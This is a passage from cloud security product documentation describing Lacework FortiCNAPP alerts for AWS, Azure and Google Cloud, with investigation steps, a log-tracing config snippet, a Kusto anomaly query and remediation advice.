3. Identify the API calls made to the service, focusing on sensitive ones involving credentials, persistence, or revealing information. Below are some potentially sensitive API calls:

   - iam:CreateAccessKey
   - iam:CreateLoginProfile
   - sso:GetRoleCredentials
   - sts:AssumeRole

- iam:CreateServiceSpecificCredential
- iam:ResetServiceSpecificCredential
- iam:UpdateAccessKey
- rds-db:connect
- redshift:GetClusterCredentials
- sts:AssumeRoleWithSaml
- sts:AssumeRoleWithWebIdentity
- sts:GetFederationToken
- sts:GetSessionToken

4. Validate the login's legitimacy by correlating logs with your identity provider's logs, using the principal ID from the *Who* section. Check if the login is from a corporate asset.

Resolution

The following are resolutions that you can implement:

- Delete or rotate AWS access keys associated with the user.
- Delete any console login profiles associated with the user.
- Delete any unrecognized or unauthorized resources that were created.
- Perform an analysis of any resources or data that was accessed.
- Enable MFA.

New Virtual Private Cloud (VPC) (disabled by default)

This alert is disabled by default. You still retain full visibility through the AWS CloudTrail log Virtual Private Cloud (VPC) Change. You can also re-enable the alert manually if needed.

This alert occurs when Lacework FortiCNAPP detects the creation of a new VPC.

Why this alert is important

Creation of a new VPC by an unauthorized person can lead to loss of integrity and provide anyone access to the VPC. Attackers can use this VPC to carry out malicious activities and misuse the infrastructure for their own benefit.

Investigation

Audit the creation of a new VPC by any individual. Examine CloudTrail to see the activities that were carried out in this VPC. Investigate and analyze the access policy to determine who has access to this VPC.

Resolution

If this was an unauthorized creation of a new VPC, audit and delete the VPC. Institute a policy to follow security best practices whenever a new VPC is created. Best practices include isolating the VPC environments from others, choosing a CIDR IP block for the VPC that does not overlap with others, and having other security mechanisms to prevent unauthorized access.

Related Information

https://attack.mitre.org/tactics/TA0001/

https://docs.aws.amazon.com/vpc/latest/userguide/what-is-amazon-vpc.html

S3 Bucket Access Control List (ACL) Change

This alert occurs when Lacework FortiCNAPP detects an S3 bucket ACL change.

Why this alert is important

The AWS Access Control List (ACL) plays an important part in limiting the extent to which your S3 buckets are exposed. Unauthorized ACL modification can give attackers access to the interfaces of your S3 bucket instance.

Investigation

Ensure that all changes to ACLs are audited and made only by authorized personnel. Look for rules allowing access to unknown IP addresses. Check for anomalies in ACL changes.

Resolution

Revert all unnecessary NACL changes. Use a common template to make changes. Follow the principle of least privilege.

Related Information

https://docs.aws.amazon.com/AmazonS3/latest/user-guide/what-is-s3.html

Service Called API

This AWS cloud activity anomaly alert occurs when Lacework FortiCNAPP detects that within a service a user is using an AWS API that they have not used before.

An example of the difference between the *Service called API* alert and the New service alert:

- When you use S3 for the first time, any action triggers the *New service* alert.
- When you use S3 frequently, but you list buckets for the first time, it triggers the *Service called API* alert for the list buckets action. Later, when you perform get bucket ACL for the first time, it triggers the *Service called API* alert for the get bucket ACL action.

Why this alert is important

An unauthorized API call can indicate that your AWS credentials are compromised.

Investigation

Use AWS CloudTrail data to view and track API calls made to your account using the following:

- CloudTrail Event history
- CloudTrail Lake
- Amazon CloudWatch Logs
- Amazon Simple Storage Service (Amazon S3) archived log files

Follow these recommendations to remediate compromised credentials in your AWS environment:

1. Identify the affected IAM entity and the API call used.
   The IAM entity (either an IAM user or role) and its identifying information is listed in the Resource section of a finding's details. You can determine the type of IAM entity involved using the User Type field or the Access key ID. The API call used is listed as API in the finding details.
2. Review permission from the IAM entity.
3. Determine whether the IAM entity credentials were used legitimately.

Resolution

The following are resolutions that you can implement:

- Rotate and delete all AWS access keys.
- Rotate any potentially unauthorized IAM user credentials.

- Delete any unrecognized or unauthorized resources.
- Enable MFA.
- Use Amazon GuardDuty to detect suspicious activity within your AWS account.
- Use AWS Access policies to control how IAM users access your resources or buckets. Additionally, you can use Virtual Private Cloud (VPC) endpoints with S3 bucket policies to restrict access to specific VPC endpoints.
- For use cases that require the sharing of S3 objects between different sources, use S3 Access Points to create permission sets that restrict access to only those within your private network.
- Use an access control list (ACL) to securely grant access to your AWS resources to other AWS accounts.

Related Information

https://aws.amazon.com/premiumsupport/knowledge-center/cloudtrail-track-api/

User Calltype MFA

This alert occurs when Lacework FortiCNAPP detects a user accessing a service with MFA for the first time.

Why this alert is important

As an AWS administrator, you want to know when a new AWS user is logged in for the first time to verify this is an authorized user. An unauthorized user with full administrative privileges can elevate the permissions to perform malicious actions or exfiltrate data.

Investigation

Use AWS CloudTrail, which logs activity in your AWS account to determine the IAM entity performing unauthorized operations. Additionally, service last accessed data in the AWS Console can help you audit permissions.

Resolution

The following are resolutions that you can implement:

- Rotate and delete all AWS access keys.
- Rotate any potentially unauthorized IAM user credentials.
- Delete any unrecognized or unauthorized resources.
- Implement the best practice of least privilege.

Related Information

https://docs.aws.amazon.com/IAM/latest/UserGuide/best-practices.html

New AWS API Invoked

This alert occurs when Lacework FortiCNAPP detects a user uses an AWS service API for the first time in this account and region. Though the service might have been used before, this instance represents the user's initial use of that specific API method in this account and region.

Why this alert is important

A change in behavior, such as using new APIs for the first time, may indicate a compromised account or malicious activity.

Why this might be just fine

The user or identity may have a legitimate reason for using a new API method.

Investigation

Use the steps below to investigate this alert:

1. Identify the API calls made to the service, focusing on sensitive ones involving credentials, persistence, or revealing information. Below are some potentially sensitive API calls:

   - iam:CreateAccessKey
   - iam:CreateLoginProfile
   - iam:CreateServiceSpecificCredential
   - iam:ResetServiceSpecificCredential
   - iam:UpdateAccessKey
   - rds-db:connect
   - redshift:GetClusterCredentials
   - sso:GetRoleCredentials
   - sts:AssumeRole
   - sts:AssumeRoleWithSaml
   - sts:AssumeRoleWithWebIdentity
   - sts:GetFederationToken
   - sts:GetSessionToken

2. Validate the login's legitimacy by correlating logs with your identity provider's logs, using the principal ID from the *Who* section. Check if the login is from a corporate asset.

Resolution

The following are resolutions that you can implement:

- Delete or rotate AWS access keys associated with the user.
- Delete any console login profiles associated with the user.
- Delete any unrecognized or unauthorized resources that were created.
- Perform an analysis of any resources or data that was accessed.
- Enable MFA.

Introduction to Azure alerts

This section provides information about some of the Azure security alerts that are visible in the Console, ensuring comprehensive visibility into your account security through the continued monitoring and analysis of Azure.

For each documented event, the following information is provided:

- a summary about the alert
- why the alert is important
- information about investigating the event that triggered the alert
- information about how to resolve the alert

New Azure SP Accessing Resource

This alert occurs when Lacework FortiCNAPP detects a new Azure user has used an API to access resources for the first time.

Why this alert is important

As an Azure administrator, you want to verify this new user is a valid member of your organization and has the permission to perform this action. A new service principal (SP) accessing a resource may be an indication of a potential security breach. If an unauthorized party gains access to a service principal, they could use it to access sensitive data or perform unauthorized actions.

Investigation

Follow the below steps to investigate the incident:

1. *Review Azure Activity Logs*: Azure Activity Logs provide a record of all operations performed on Azure resources, including access by service principals. Review the logs to identify the specific service principal and the resource it accessed.
2. *Verify the identity of the service principal*: Ensure that the service principal is a legitimate identity authorized to access the resource. Verify the service principal's name, application ID, and other details to ensure they match those of a trusted application or service.
3. *Review access permissions*: Review the access permissions granted to the service principal to ensure they are appropriate and aligned with your organization's security policies. Check the role assignments and access policies to confirm that the service principal has been granted the necessary permissions to access the resource.
4. *Check for any signs of unauthorized access*: Look for any signs of unauthorized access or suspicious activity, such as excessive or unusual resource usage, failed login attempts, or changes to resource configurations.
5. *Investigate the source of the incident*: Determine the source of the incident by identifying the user or application that created the service principal. Review the Azure AD audit logs to identify any actions performed by the user, such as creating or modifying the service principal.

Resolution

To discover anomalous behavior, we recommend defining a set of expected and accepted behavior. This set helps you determine when unexpected behavior occurs. The definition also helps to reduce the noise level of false positives when monitoring and alerting.

After detecting anomalous behavior, we recommend the following resolutions:

- Set up risk-based policies.
- Perform a manual password reset.
- Search for and select Azure AD Risky users in the Azure portal or the Entra portal, select the affected user, and select *Dismiss user(s) risk*.

New Azure Subscription Created

This alert occurs when Lacework FortiCNAPP detects a new Azure user has created a subscription for the first time.

Why this alert is important

As an Azure administrator, you want to ensure this new user is a valid member of your organization and is authorized to create a new subscription. Unauthorized or unapproved subscription creation can result in unmanaged resources, unexpected costs, and security vulnerabilities.

Investigation

A new Azure subscription can indicate a potential security risk or compliance issue. Here are some steps you can take to investigate:

- *Review Azure Activity Logs*: The Azure Activity Logs contain detailed information about all the activities performed on Azure resources. Check the logs for any suspicious activities related to the creation of the new subscription, such as unauthorized access attempts or changes to resource permissions.
- *Review Audit Logs*: Check the audit logs for the resource group or management group that the subscription is associated with. Look for any changes or activities that may indicate malicious activity, such as new virtual machines, storage accounts, or network resources.
- *Check Access Control*: Review the access control settings for the subscription, and ensure that all permissions are appropriate and necessary. If there are any permissions that are not required, revoke them.
- *Investigate Subscription Creation*: Check the date when the new subscription was created, who created it, and what permissions were assigned to it. If the subscription was created by an unauthorized user or has permissions that are not necessary, revoke them and investigate the incident further.
- *Run Vulnerability Scans*: Run vulnerability scans on the new subscription to identify any potential security vulnerabilities or weaknesses.

Resolution

After detecting anomalous behavior, we recommend the following resolutions:

- Immediately disable the subscription. This will prevent further malicious activity and protect your resources from further damage.
- Investigate the incident to determine the scope of the attack, the potential damage, and the root cause. This may involve reviewing access logs, auditing resources, and performing forensic analysis.

- Identify and delete any resources that have been created or used maliciously. This may include virtual machines, storage accounts, or network resources.
- If the malicious activity was caused by compromised credentials, reset the credentials associated with the subscription, including all service accounts and administrative accounts.
- Enable Azure Security Center to identify and remediate security issues, and to provide ongoing monitoring and alerts for potential security threats.
- Review your security policies and update them as necessary to prevent similar incidents from happening in the future. This may include strengthening access controls, implementing multi-factor authentication, or increasing monitoring of your Azure resources.

New Azure API Failed with Error

This alert occurs when Lacework FortiCNAPP detects a new API that failed with an error within a geolocation.

Why this alert is important

APIs are used by applications and services to interact with Azure resources, such as virtual machines, storage accounts, or databases. When an API call fails, it can result in service disruptions, data loss, or other negative impacts.

Investigation

The following sections offer troubleshooting tips for API operations.

Failed request tracing

Use *failed request tracing*, an Internet Information Services (IIS) 7.0 feature, to trace logs according to filters established within a web role's configuration.

Logging destination

Azure outputs trace log files to the default IIS directory for failed request logs. By default, this directory is `%SystemDrive%\inetpub\logs\FailedReqLogFiles`.

Enabling tracing

Each web role must enable tracing by using rules placed in the project's *web.config* file. To enable tracing, place the following in the `system.webServer` section of your *web.config* file:

```
<tracing>
  <traceFailedRequests>
    <add path="*">
      <traceAreas>
        <add provider="ASP" verbosity="Verbose" />
        <add provider="ASPNET" areas="Infrastructure,Module,Page,AppServices" verbosity="Verbose"
/>
```

```
        <add provider="ISAPI Extension" verbosity="Verbose" />
        <add provider="WWW Server"
areas="Authentication,Security,Filter,StaticFile,CGI,Compression,Cache,RequestNotifications,Modul
e" verbosity="Verbose" />
      </traceAreas>
      <failureDefinitions statusCodes="400-599" />
    </add>
  </traceFailedRequests>
</tracing>
```

To disable tracing, remove this section from the *web.config* file.

The x-ms-request-id header

Every request made against Azure Storage returns a response header named `x-ms-request-id`. This header contains an opaque value that uniquely identifies the request.

If a request is consistently failing, and you have verified that the request is properly formulated, you can use this value to report the error to Microsoft. In your report, include the following information:

- The value of `x-ms-request-id`.
- The approximate time that the request was made.
- The Storage service against which the request was made.
- The type of operation that the request attempted.

Resolution

Implement API Management Diagnostics to help you troubleshoot your API published in APIM. When you run into issues with your published APIs, API Management Diagnostics identifies what's wrong and guides you to the correct information to quickly troubleshoot and resolve the issue.

New Azure API Call Invoked by User Accessed Resource for the First Time

This alert occurs when Lacework FortiCNAPP detects a user has called the API to access a resource for the first time.

Why this alert is important

As an Azure admin, you want to verify that this access to a resource is an authorized operation.

Investigate

Use Azure Log Analytics to look at the trends of processes, accounts, and computers to understand when anomalous or rare processes and accounts are run on computers as this can indicate potentially malicious or unwanted activity. Run the following query against your data and note that what comes up is an anomaly or rare over the last 30 days. This query shows the processes run by computers and account groups over a week to see what is new and compare it to the behavior over the last 30 days. This technique can be applied to any Advanced Azure Log Analytics pane logs.

```
let T = SecurityEvent
| where TimeGenerated >= ago(30d)
| extend Date = startofday(TimeGenerated)
| extend Process = ProcessName
| where Process != ""
| where Process != "-"
| where Process !contains "\\Windows\\System"
| where Process !contains "\\Program Files\\Microsoft\\"
| where Process !contains "\\Program Files\\Microsoft Monitoring Agent\\"
| where Process !contains "\\ProgramData\\"
| where Process !contains "\\Windows\\WinSxS\\"
| where Process !contains "\\Windows\\SoftwareDistribution\\"
| where Process !contains "\\mpsigstub.exe"
| where Process !contains "\\WindowsAzure\\GuestAgent"
| where Process !contains "\\Windows\\Servicing\\TrustedInstaller.exe"
| where Process !contains "\\Windows\\Microsoft.Net\\"
| where Process !contains "\\Packages\\Plugins\\"
| project Date, Process, Computer, Account
| summarize count() by Date, Process, Computer, Account
| sort by count_ desc nulls last;
T
| evaluate activity_counts_metrics(Process, Date, startofday(ago(30d)), startofday(now()), 1d,
Process, Computer, Account)
```

```
| extend WeekDate = startofweek(Date)
| project WeekDate, Date, Process, PotentialAnomalyCount = new_dcount, Account, Computer
| join kind= inner
(
       T
       | evaluate activity_engagement(Process, Date, startofday(ago(30d)), startofday(now()),1d, 7d)
       | extend WeekDate = startofweek(Date)
       | project WeekDate, Date, Distribution1day = dcount_activities_inner, Distribution7days = dcount_
activities_outer, Ratio = activity_ratio*100
)
on WeekDate, Date
| where PotentialAnomalyCount == 1 and Ratio < 100
| project WeekDate, Date, Process, Account, Computer , PotentialAnomalyCount, Distribution1day,
Distribution7days, Ratio
| render barchart kind=stacked
```

After identifying a computer or account you want to investigate, you can dig further into the complete data for that computer by opening a secondary query window and filtering only on the computer or account that looks malicious.

Resolution

After detecting anomalous behavior, we recommend the following resolutions:

- Suspend or revoke the user's access.
- Investigate their activity to identify any unauthorized actions they may have taken. You can review the Azure Activity Logs, diagnostic logs, and other security logs to identify any suspicious activity or anomalies.
- If the malicious user has caused any damage, such as deleting or modifying resources, take steps to contain the damage and restore affected resources from backups if necessary.
- It is recommended to change all passwords associated with the affected user account and enable MFA to prevent unauthorized access to Azure resources.
- To prevent similar incidents from occurring in the future, consider implementing stronger security controls, such as role-based access control (RBAC), network security groups, and Azure Security Center. You can also monitor Azure resources for suspicious activity using Azure Sentinel or other security tools.

New Azure User Performed Operation on Resource for the First Time

This alert occurs when Lacework FortiCNAPP detects a user has performed operations on a resource for the first time.

Why this alert is important

As an Azure admin, you want to ensure that these operations are authorized and are within the permissions granted to this user.

Investigation

Conduct a security audit on the suspicious Azure resource, including:

- Review the Activity log to identity operations within the detected timeframe, for example, creating a new resource or starting a virtual machine.
- Review the resource log to gain more insight into operations performed by an Azure resource. Operation examples might be getting a secret from a key vault or making a request to a database. Resource logs are generated automatically, but you must create a diagnostic setting to send them to Azure Monitor Logs.
- Review the resource entity page for basic details about the resource, such as location, creation timestamp, the associated resource group and associated tags, as well as info related to access management, such as who has permission to access this resource and what networks are allowed access to it.

Resolution

After detecting anomalous behavior, we recommend the following resolutions:

- Suspend or revoke the user's access.
- Investigate their activity to identify any unauthorized actions they may have taken. You can review the Azure Activity Logs, diagnostic logs, and other security logs to identify any suspicious activity or anomalies.
- If the malicious user has caused any damage, such as deleting or modifying resources, take steps to contain the damage and restore affected resources from backups if necessary.
- It is recommended to change all passwords associated with the affected user account and enable MFA to prevent unauthorized access to Azure resources.
- To prevent similar incidents from occurring in the future, consider implementing stronger security controls, such as role-based access control (RBAC), network security groups, and Azure Security Center. You can also monitor Azure resources for suspicious activity using Azure Sentinel or other security tools.

Introduction to Google Cloud alerts

This section provides information about some of the Google Cloud security alerts that are visible in the Console, ensuring comprehensive visibility into your account security through the continued monitoring and analysis of Google Cloud.

For each documented event, the following information is provided:

- a summary about the alert
- why the alert is important
- information about investigating the event that triggered the alert
- information about how to resolve the alert

Cloud VPN Deleted

This alert occurs when Lacework FortiCNAPP detects an existing VPN connection was deleted in the Google Cloud environment.

Related policy: *LW_AT_RESOURCE_171: Cloud VPN Deleted*

Why this alert is important

When a cloud VPN connection is deleted, it can indicate that a user or application has intentionally or unintentionally removed a critical component of your network infrastructure, which can potentially lead to network downtime or unauthorized access to your resources, especially if the VPN was used to connect to critical resources or sensitive data.

By detecting this incident, you can take action to mitigate any potential security risks and ensure that your network infrastructure remains secure.

Investigation

Follow these steps to investigate the alert:

1. Review the Audit Logs to identify who deleted the cloud VPN and when it was deleted. Look for unusual activity, such as access from unknown IP addresses or abnormal user behavior.
2. Review your Google Cloud logs and look for any other suspicious activity, such as failed login attempts, access to sensitive data, or unusual network traffic.
3. Check the IAM permissions of the user who deleted the cloud VPN. Ensure that the user had the appropriate permissions to perform this action and that their account was not compromised.
4. Review your firewall rules to ensure they are properly configured to avoid unauthorized access.
5. Review your network policies to ensure they are properly configured to avoid unauthorized access.
6. Check your systems for malware or other malicious software that may have been used to gain access to your Google Cloud environment.

Resolution

Use the following steps to resolve an unauthorized cloud VPN deletion:

1. If you have a backup of your VPN configuration, you can use it to restore the connection. If not, you may need to create a new VPN connection and reconfigure your network settings.

2. If the VPN was deleted due to unauthorized access, take steps to remove the access immediately. This may involve revoking user permissions, resetting passwords, and implementing additional security measures to prevent further unauthorized access.
3. Implement best practices for Google Cloud security, such as two-factor authentication, regular password changes, and restricting access to sensitive resources.
4. Monitor your Google Cloud environment for further unauthorized access or suspicious activity. This may involve implementing additional monitoring tools and regularly reviewing logs and other data.
5. If necessary, consider working with a Google Cloud security expert or consultant to help identify any other potential security risks and recommend additional security measures to prevent future incidents.

GCP API Failed With Error

This alert occurs when Lacework FortiCNAPP detects an API failed with an error within a geolocation.

Why this alert is important

A failed API call can indicate a network issue or a problem with the specific data center in that region, performance issues, or a security issue, such as a potential DDoS attack or malicious activity targeting that region.

Investigation

Investigating an API that failed with an error involves looking at various logs and metrics to gather information about the incident. Here are some steps you can take:

1. Determine which API call failed by looking at the logs or metrics for the service that the API belongs to.
2. Look at the error message to see if it explains what went wrong. Sometimes, the error message may contain details about the type of error, the error code, or other information that can help diagnose the issue.
3. Look at the logs for the API to see if there are any additional details about the error, such as the time it occurred, the parameters that were passed, or any other relevant information.
4. If the API is part of a more extensive application or service, look at the server logs for the application to see if any errors or issues could have contributed to the API failure.
5. Look at any relevant metrics for the API or the service to see if any spikes in traffic, errors, or other anomalies could explain the issue.
6. If the error occurred within a specific geolocation, check to see if any regional issues could have contributed to the error.

Resolution

There are several steps you can take to help avoid API failures:

- Ensure your application code and infrastructure are properly configured and optimized for performance, such as conducting regular code reviews, implementing caching and optimization techniques, and configuring auto-scaling to handle the increased load.
- Monitor your APIs and applications for errors and performance issues.
- Use API management tools to monitor and control access to your APIs, such as implementing rate limiting, throttling, and access controls to prevent abuse and protect against attacks.
- Implement robust security controls to protect against unauthorized access and data breaches, such as multi-factor authentication, encrypting sensitive data, and using security best practices.

- Regularly test and audit your APIs and applications to identify vulnerabilities and areas for improvement.

New Google Cloud Service Accessed in Region

This alert occurs when Lacework FortiCNAPP detects a principal, which can be either a user or a service account, has accessed a Google Cloud service within a specific Google Cloud region for the first time. Notably, this Google Cloud region has never been utilized to access this particular Google Cloud service before.

Why this alert is important

This scenario might indicate that an attacker is engaged in actions such as discovery or enumeration, attempting to assess their level of access, or exploit a service for malicious intent. For instance, they could be deploying a compute instance with a GPU specifically for cryptocurrency mining.

Why this might be just fine

Many organizations often try out new cloud services to explore and develop innovative ideas.

Investigation

Use the steps below to investigate this alert:

1. Identify if this service is also used in other regions:
   - Click the service name in the *Alert Description* to view all activities for that service.
   - Expand the time window to get a wider view and thoroughly analyze the service.
2. Identify the user who has accessed the service:
   - Refer to the *Who* section for the user's principal email.
   - Refer to the *What* section in the *Alert Details* to locate the caller IP.
   - Check for any other unusual signs linked to this region, service, or user.
3. Identify any additional operations performed by this user.
   - Click the identity name mentioned in the *What* section. This action filters the Audit Logs dossier to show only the activities associated with the user in question, enabling a focused analysis of the user's actions within the account.
   - If there is further evidence of suspicious activity indicating tactics such as discovery, enumeration, defense evasion, or exfiltration, it is crucial to initiate immediate remediation measures.

Resolution

After identifying that there has been unauthorized access to your Google Cloud account, there are several steps you should take to resolve the issue:

1. Disable the user or service account.
2. Reset passwords.
3. Review the access logs to determine the extent of the unauthorized access and any actions that were taken while the account was compromised.
4. If any unauthorized access or changes were made, remove or undo them immediately.
5. Implement additional security measures, such as multi-factor authentication, to prevent similar incidents from happening in the future.

GCP Service Account Logged In From New Source

This alert occurs when Lacework FortiCNAPP detects a service account has accessed your Google Cloud environment from a new geolocation for the first time. Lacework FortiCNAPP uses a geo-IP lookup service (A tool or service that provides geolocation information based on an IP address, including the country, city, or region of origin.) to determine the location, and the IP address was not previously associated with this account.

Why this alert is important

Service accounts represent application or compute workload identities. They typically do not change geographic locations. If a service account accesses your Google Cloud environment from a new location, it could signal possible credential compromise and suspicious activity.

Why this might be just fine

In rare instances, Lacework FortiCNAPP's geolocation lookup service may yield different locations, resulting in a false positive. This could happen when the workload or application utilizing the service account undergoes a failover to a new data center or cloud region.

Investigation

Use the steps below to investigate this alert:

1. Identify the origin of the caller IP (Refers to the IP address from which a request or communication is initiated.) and understand its distinctions from other IP addresses.
   - Refer to the *What* section in the *Alert Details* to locate the caller IP.
   - Click the service account name mentioned in the alert description to access all activities associated with this service account.
   - Extend the time window to one week and compare the previous location with the new one. Observe the level of variation in location. Has the country of the location changed?
2. Perform a reverse IP lookup on the caller IP to verify its origin. Check if it is associated with a Google ASN (Autonomous System Number).
3. Check if the service account is using typical services and API methods. Additionally, examine whether there has been any change in its behavior, especially in calling sensitive APIs.

Resolution

After identifying that a service account in Google Cloud has been compromised, it is important to take immediate action to prevent further damage. Here are some steps you can take to resolve the issue:

1. Disable the service account. This can be done by going to the IAM & Admin page in the Google Cloud console, locating the compromised service account and clicking Disable.
2. If the service account was used to generate access tokens, you should revoke them immediately to prevent further access. You can do this by going to the APIs & Services page in the Google Cloud console, selecting Credentials and then revoking any access tokens associated with the compromised service account. Review the Audit Logs and any other relevant data to determine how the account was accessed and what actions were taken.
3. Reset any affected credentials. If the compromised service account had access to any sensitive data or resources, you should reset any credentials or passwords associated with those resources to prevent further unauthorized access.
4. Implement additional security measures such as multi-factor authentication or access controls to prevent similar incidents from happening in the future.
5. Monitor for further suspicious activity.

GCP User Accessed Region

This alert occurs when Lacework FortiCNAPP detects a user has accessed a region for the first time.

Why this alert is important

A region is a specific geographic location where Google has data centers that can be used to host your resources. Each region consists of one or more zones, isolated locations within the region designed to be independent and fault-tolerant.

A user accessing a region for the first time could indicate unauthorized access or a security breach. Monitoring such events can help you detect potential threats and take action before any damage is done.

Investigation

Investigating signs of malicious activity when a user accesses a region for the first time in Google Cloud can involve several steps, including:

1. Track login activity and verify that each login attempt is legitimate. Any suspicious login attempts should be investigated further.
2. Analyze access logs for any suspicious activity.
3. Track resource usage, network traffic, and other metrics that can indicate unusual activity. For example, a user accessing an unusually high number of resources in a region could be a sign of malicious activity.
4. Use threat intelligence feeds for information about known malicious actors and their tactics, techniques, and procedures.
5. Conduct a risk assessment to help identify potential vulnerabilities and prioritize security measures.

Resolution

To resolve unauthorized access to a region, you can take the following steps:

1. Disable the access.
2. Investigate the incident for the user's identity, the time and duration, and the activities performed during the access. Check if any resources have been compromised or any unauthorized changes have been made.
3. Depending on the severity of the incident, you may need to take various corrective actions, such as resetting passwords, revoking access, or reinstalling compromised resources.
4. To prevent such incidents in the future, consider improving your security measures, such as implementing multi-factor authentication, monitoring, and logging activities, and regularly reviewing and updating access controls and policies.

GCP User Logged In From New Source

This alert occurs when Lacework FortiCNAPP detects a user has logged in from a new source for the first time.

Why this alert is important

A user logging in from a new source may indicate that their account has been compromised or that someone is attempting to gain unauthorized access.

Investigation

You can perform the following steps to confirm if the access is legitimate:

1. Review your Google Cloud logs to check for any login events from the user account. Look for new source IP addresses that may indicate potential unauthorized access.
2. Review the authentication logs of your identity provider or Single Sign-On (SSO) provider to check for any unexpected login events or anomalies. If you have implemented multi-factor authentication (MFA), verify if the user account has used MFA for authentication.
3. Review other logs, such as network activity logs or audit logs, to check for any unusual or malicious activity associated with the user account. For example, check for any new or unusual API calls, data access or modification, or any other activity that is not typical for the user.
4. Review the access permissions for the user account in question and ensure that the permissions are appropriate and limited to only what is required for the user's job function. Check if any new or unnecessary permissions may have been granted to the user.
5. Reach out to the user to verify if they have recently accessed Google Cloud from a new source.

Resolution

To prevent unauthorized access to your Google Cloud environment from a bad source, implement the following:

- Configure IP allowlisting to allow access only from specific IP addresses or IP address ranges so that only authorized users can access your Google Cloud resources.
- Enable multi-factor authentication (MFA) for your Google Cloud account. This adds an extra layer of security to your account, making it more difficult for an attacker to gain access even if they have your login credentials.
- Use a virtual private network (VPN) to connect to your Google Cloud resources. A VPN creates a secure, encrypted connection between your device and your Google Cloud resources, which helps protect against unauthorized access.
- Implement strong password policies.

- Regularly monitor and review access logs for your Google Cloud resources to detect unauthorized access attempts.

IAM Policy Changed (Google Cloud)

This alert occurs when Lacework FortiCNAPP detects a change in the Identity and Access Management (IAM) policy for a resource.

Related policy: *LACEWORK-GLOBAL-12: IAM Policy Change*

Why this alert is important

IAM allows you to manage access to Cloud Storage buckets, Compute Engine instances, and other Google Cloud services. When an IAM policy is changed, it can affect who has access to a resource, what actions they can perform, and what data they can view or modify.

By monitoring IAM policy changes, you can detect and respond to any unauthorized changes or suspicious activity in your Google Cloud environment and take appropriate action to protect your data and infrastructure.

Investigation

Follow these steps to investigate the alert:

1. Check the Audit Logs to determine who made the IAM policy change, when, and what changes were made. To narrow your investigation, you can search the logs by resource type, user, and time range.
2. Verify that the user who made the IAM policy change is authorized. If the user is not authorized, it may indicate malicious activity.
3. Check the new IAM policy to determine what changes were made. If the changes grant unauthorized access to a resource or give a user more privileges than they need, it may be a sign of malicious activity.
4. Check for any unusual activity in your Google Cloud environment, such as unexpected API requests or unusual logins. Malicious actors may have accessed your environment and made the IAM policy change from there.
5. If you suspect the IAM policy change is malicious, immediately report the incident to your organization's security team or Google Cloud Support. They can guide you on how to mitigate the issue and prevent it from happening.

Resolution

Use the following steps to resolve an unauthorized IAM policy change:

1. If the IAM policy change granted unauthorized access to a resource, revoke that access immediately to prevent further unauthorized access.
2. If the IAM policy change modified the permissions of an authorized user or role, restore the original IAM policy to its previous state.

3. Investigate further to determine the extent of the damage and whether any data was compromised. Review the logs and audit trails to determine what actions were taken on the resource and who may have accessed it.
4. Implement additional security measures to prevent future malicious activity. For example, you can implement more restrictive IAM policies, enable Audit Logs, or consider using multi-factor authentication (MFA) for IAM users.
5. Report the incident to your organization's security team or Google Cloud Support to ensure appropriate measures are taken to prevent similar incidents.

New GCP API Call

This alert occurs when Lacework FortiCNAPP detects a user is accessing a service via an API call.

Why this alert is important

This alert is important for several reasons:

- *Resource management:* Google Cloud provides various services, such as compute engine, cloud storage, and cloud SQL, which are managed through APIs.
- *Security:* API calls can be an entry point for security threats, such as unauthorized access, data exfiltration, or denial-of-service attacks.
- *Performance optimization:* API calls can impact the performance of your applications and Google Cloud services.
- *Cost optimization:* Google Cloud services are priced based on usage, and API calls can contribute to your overall usage and cost.

Investigation

Investigating this alert involves analyzing the details of the API calls to gain insight into how Google Cloud resources are being used, detect anomalies, troubleshoot issues, and improve your Google Cloud environment's overall performance and security. Below are some suggested steps:

1. *Collect API call logs:* Google Cloud provides various tools and services, such as Cloud Logging (formerly Stackdriver), Audit Logs, and Cloud Monitoring to collect and store API call logs. Configure these tools to capture API call logs and ensure they are easily accessible for analysis.
2. *Analyze API call logs:* Use the logs collected to analyze the API calls made to your Google Cloud services. You can filter the logs based on various parameters, such as service, user, timestamp, or response code to gain insight into usage patterns, anomalies, and troubleshooting.
3. *Identify trends and patterns:* Analyze the API call logs to identify trends and patterns in API usage. You can use this information to optimize resource usage, reduce costs, and improve the performance of your applications and Google Cloud environment.
4. *Monitor for security threats:* Analyze the API call logs to detect potential security threats, such as unauthorized access, data exfiltration, or denial-of-service attacks. Use tools such as Cloud Security Command Center or Cloud Monitoring to monitor for security threats and respond to them promptly.
5. *Automate actions:* Consider automating actions based on API call logs. For example, you can set up alerts to notify you when specific API calls exceed a threshold or automatically scale resources up or down based on API usage.

Resolution

Resolving an anomalous API call that poses a security threat requires a high-priority and urgent response to prevent further damage or potential security breaches. Here are some general steps to resolve the incident:

1. Immediately disable access to the resource that was targeted by the unauthorized API call. This could involve revoking access keys, changing passwords, or disabling specific IAM roles.
2. Conduct a security audit of the affected resource to determine if any data was compromised or any other unauthorized access has occurred. This will help you understand the scope of the threat and determine any additional remediation steps.
3. Update your security controls to prevent similar threats in the future. This could involve implementing stricter access controls, enabling multi-factor authentication, or configuring auditing and monitoring tools to detect anomalous behavior.
4. Conduct regular security assessments to identify and address potential vulnerabilities or weaknesses in your Google Cloud environment.

New GCP Organization

This alert occurs when Lacework FortiCNAPP detects a new Google Cloud organization for the first time.

Why this alert is important

Monitoring the creation of new organizations can help you ensure that they are created following your security policies and best practices. This can include verifying that the organization is configured with appropriate access controls and permissions, ensuring that the organization's members are appropriately assigned, and validating that the organization's resources are secured and monitored.

Investigation

If you suspect that a malicious organization has been created, you should investigate the event as soon as possible to determine the nature and scope of the threat. Here are some steps you can take to investigate a new malicious Google Cloud organization:

1. *Review the Audit Logs:* Start by reviewing your Audit Logs to identify any anomalous behavior that may be related to the creation of the malicious organization. Look for any unusual activity, such as a large number of API calls or unauthorized access attempts that may indicate that an attacker is attempting to gain access to your environment.
2. *Identify the user or IP address:* Use your Audit Logs to identify the user or IP address that created the malicious organization. This can help you determine whether an internal or external actor initiated the activity and allow you to track down the source of the attack.
3. *Conduct a forensic investigation:* If the threat is severe or you suspect that sensitive data may have been compromised, you may need to conduct a forensic investigation to determine the extent of the damage. This may involve examining system logs, analyzing network traffic, and reviewing access controls and permissions to determine how the attacker gained access and what data may have been compromised.

Resolution

After identifying the creation of a malicious Google Cloud organization, we recommend acting immediately to resolve the issue and mitigate the threat to your environment. Here are some suggested steps:

1. Disable the malicious organization.
2. Revoke access to any accounts or users associated with the malicious organization to prevent further unauthorized access to your environment.
